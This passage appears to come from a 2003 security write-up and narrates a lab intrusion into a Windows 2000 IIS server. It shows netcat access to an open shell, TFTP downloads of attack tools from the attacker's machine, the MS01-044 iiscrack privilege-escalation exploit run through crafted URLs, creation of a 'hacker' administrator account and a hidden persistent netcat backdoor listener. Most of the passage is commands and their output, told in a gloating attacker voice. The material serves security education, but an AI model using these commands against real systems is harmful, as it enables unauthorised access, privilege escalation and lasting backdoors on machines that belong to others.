
```
192.168.2.200
  34816
    Microsoft Windows 2000 [Version 5.00.2195]
```

Active hosts 1
Open ports 1

Figure 14

The scanning confirmed that port 34816 was there and responding. This is a good night; life is good when people are not secure.


Now to connect to the victim… Netcat, [URL:http://www.atstake.com/research/tools/network_utilities/](http://www.atstake.com/research/tools/network_utilities/), the tool of choice for young and old hackers. Netcat is the network Swiss army knife that runs on both UNIX and Windows. It is designed to be a reliable "back-end" tool that can be used right at the command line, or by programs and scripts. Netcat has many features, and are documented in figure 15.



```
Netcat Flags:
-e                  specifies a program to exec after making/receving
                              a connection
-g gateway          source-routing hop point[s], up to 8
-G num              source-routing oiter: 4, 8, 12
-i secs             delay interval for lines sent, ports scanned
-l                  listen mode for inbound connections
-n                  only accept numeric IP addresses, no DNS
-o file             hex dump of traffic
-p port             local port number
-r                  randomize
-s addr             local source address
-t                  netcat will respond to telnet option negotiation
                    "this allows it to connect to a telnetd and
                    get past initial negotiation far enough to get
                    a login prompt from the server"
-u                  UDP connection mode
-v                  verbose mode
-w secs                   wait - timeout for connects
-z                  zero I/O mode [used for scanning]

For NT netcat, these additional options are available

-d                  detach - don't open a new DOS window
-L                  keep listening after the current session terminates
```

Figure 15


Hacker runs nc –v 192.168.2.200 34816, and voila, a command prompt appears and remote access to the target system has been achieved, as shown in figure 16.



```
C:\netcat>nc -v 192.168.2.200 34816
WEBTEST [192.168.2.200] 34816 (?) open
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\WINNT\system32>
```

Figure 16

To verify that hacker is indeed on the target system, he runs ipconfig to show the network configuration of the system. By confirming the IP address of the system, verification of where the command prompt is achieved, shown in figure 17.




```
C:\netcat>nc -v 192.168.2.200 34816
WEBTEST [192.168.2.200] 34816 (?) open
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\WINNT\system32>ipconfig
ipconfig

Windows 2000 IP Configuration

Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 192.168.2.200
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.2.1

C:\WINNT\system32>
```

Figure 17

Now that hacker has access to the target system, he needs to load his personal tools to make sure he can keep access to the system. Again, Microsoft comes to the rescue. By default, Microsoft installs a TFTP client on its Window platform. TFTP, trivial file transfer protocol, is a simplified form of the file transfer protocol (FTP) which uses User Datagram Protocol (UDP) and provides no security features. Perfect for hacking.


On hacker's system, he starts up his TFTP server, courtesy of Solarwinds.net, URL:http://www.solarwinds.net/Tools/Free_tools/TFTP_Server/. Since hacker has limited privileges currently, he can only write to a folder that he has permission for. So he changes to the \Inetpub\scripts directory first.

Next, using TFTP, hacker downloads Netcat, whoami.exe, and iiscrack.dll by executing the command tftp –i <source ip> GET <filename> on the target system, hacker is able to confirm the success by running a directory listing and by the status log of the TFTP server, shown below in figure 18,19, and 20.



```
C:\Inetpub\scripts>tftp -i 192.168.2.173 GET whoami.exe
tftp -i 192.168.2.173 GET whoami.exe
Transfer successful: 66560 bytes in 1 second, 66560 bytes/s

C:\Inetpub\scripts>tftp -i 192.168.2.173 GET iiscrack.dll
tftp -i 192.168.2.173 GET iiscrack.dll
Transfer successful: 135168 bytes in 1 second, 135168 bytes/s

C:\Inetpub\scripts>tftp -i 192.168.2.173 GET nc.exe
tftp -i 192.168.2.173 GET nc.exe
Transfer successful: 59392 bytes in 1 second, 59392 bytes/s

C:\Inetpub\scripts>
```


Figure 18



SolarWinds.Net TFTP Server

```
Sent whoami.exe to  (192.168.2.200), 66560 bytes
Sent iiscrack.dll to  (192.168.2.200), 135168 bytes
Sent nc.exe to  (192.168.2.200), 59392 bytes
```

Figure 19




```
C:\Inetpub\scripts>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 40CA-2AB1

 Directory of C:\Inetpub\scripts

12/07/2003  07:58p      <DIR>          .
12/07/2003  07:58p      <DIR>          ..
12/07/2003  07:57p             135,168 iiscrack.dll
12/07/2003  07:58p              59,392 nc.exe
11/09/1999  08:46p              15,248 NSIISLOG.DLL
12/07/2003  07:57p              66,560 whoami.exe
               4 File(s)        276,368 bytes
               2 Dir(s)   3,136,557,056 bytes free

C:\Inetpub\scripts>
```

Figure 20

Now that the tools are there, hacker can go about and make a permanent backdoor for himself. Currently the privilege that is held is equivalent to the IWAM_machinename account. To be able to install a permanent backdoor, hacker must get administrative privileges.

The iiscrack.dll, URL:http://www.digitaloffense.net/iiscrack/, is a Microsoft IIS 5.0 privilege escalation exploit based on Microsoft IIS 5.0 In-Process Table Privilege Elevation. As detailed in the Microsoft Security Bulletin MS01-044 from August 15, 2001, URL:http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS01-044.asp , the vulnerability results from the way IIS 5.0 references a list of executables (.dll files) for “in-process” execution. Programs running under IIS 5.0 can either run as “in-process” or “out-of-process”. In-process IIS programs or .dll files can gain the privileges of IIS itself, which runs as a SYSTEM process. Since SYSTEM process has privileges equivalent to an administrator, a successful exploitation of this vulnerability can give a normal user administrative rights.

For the iiscrack.dll exploit code to work, it must be renamed to a “trusted’ in-process .dll, and in this case, it needs to be httpodbc.dll. Hacker then connects to http://192.168.2.200/scripts/httpodbc.dll from his machine and a webpage is displayed that permits hacker to run commands as the user SYSTEM, as shown in figure 21.




Address: http://192.168.2.200/scripts/httpodbc.dll

Command: c:\winnt\system32\cmd.exe /c

Figure 21


At 1:17 am, hacker executed “net use hacker /add” in the displayed web page. This added an account for hacker in the users groups, shown in figure 22 and 23.



Address: http://192.168.2.200/scripts/httpodbc.dll

Command: net user hacker /add

Figure 22




Address: http://192.168.2.200/scripts/httpodbc.dll?MfcISAPICommand=Exploit&cmd=net+user++hacker+%2

```
:: currently running as the IUSR_WEBTEST account.
:: exploit succeeded, running command as SYSTEM
:: executing: net user hacker /add
:: command executed successfully
```

Figure 23

Next hacker executed “net localgroup administrators hacker /add”. Now, hacker has an account with local administrator privileges, figure 24 and 25. Things are going good, hacker says out loud.




http://192.168.2.200/scripts/httpodbc.dll

iiscrack.dll

http://www.digitaloffense.net/iiscrack

Command: net localgroup administrators hacker /add

Figure 24



http://192.168.2.200/scripts/httpodbc.dll?MfcISAPICommand=Exploit&cmd=net+localgroup+adminis


iiscrack.dll

http://www.digitaloffense.net/iiscrack

```
:: currently running as the IUSR_WEBTEST account.
:: exploit succeeded, running command as SYSTEM
:: executing: net localgroup administrators hacker /add
:: command executed successfully
```

Figure 25

Next the hacker runs “c:\inetpub\scripts\nc –L –p 3100 –d -e cmd.exe” to install nc listener on the target system. The options used will keep nc listening after a session terminates, and a DOS command window will not appear on the target system desktop. This will allow him to re-connect as a SYSTEM privilege user at the command line, shown if figure 26 and 27.




http://192.168.2.200/scripts/httpodbc.dll

iiscrack.dll

http://www.digitaloffense.net/iiscrack

Command: c:\inetpub\scripts\nc -L -p 3100 -d -e cmd.exe

Figure 26




http://192.168.2.200/scripts/httpodbc.dll?MfcISAPICommand=Exploit&cmd=c%3A%5Cinetpub%5C:

iiscrack.dll
http://www.digitaloffense.net/iiscrack

```
:: currently running as the IUSR_WEBTEST account.
:: exploit succeeded, running command as SYSTEM
:: executing: c:\inetpub\scripts\nc -L -p 3100 -d -e cmd.exe
:: command executed successfully
```

Figure 27

To confirm that port 3100 is open, Superscan is used to verify the open port shown below in figure 28.



Hostname Lookup: 192.168.2.200
Resolved:

IP
Start 192.168.2.200
Stop 192.168.2.200
☑ Ignore IP zero
☑ Ignore IP 255
☐ Extract from file

Timeout
Ping 400
Connect 2000
Read 4000

Scan type
☐ Resolve hostnames
☑ Only scan responsive pings
☑ Show host responses
○ Ping only
○ Every port in list
○ All selected ports in list
○ All list ports from 1 65535
● All ports from 3100 3100


Scan
Pinging -Q-
192.168.2.200 0
Scanning -Q-
192.168.2.200 0
Resolving -Q-
0

```
192.168.2.200
  3100
    Microsoft Windows 2000 [Version 5.00.2195]..(C) Copyright 1985-1999 M
```

Active hosts 1
Open ports 1


Figure 28

Lastly, to confirm that the hacker account was added to the target system, hacker uses the “net user” and “net local group Administrators” command to confirm that the hacker’s account was created and added to the Administrator group, shown in figure 29 and 30.



```
C:\Inetpub\scripts>net user
net user

User accounts for \\WEBTEST

-------------------------------------------------------------------------------
Administrator            Guest                    hacker
IUSR_WEBTEST             IWAM_WEBTEST             NetShowServices
TsInternetUser
The command completed successfully.


C:\Inetpub\scripts>
```

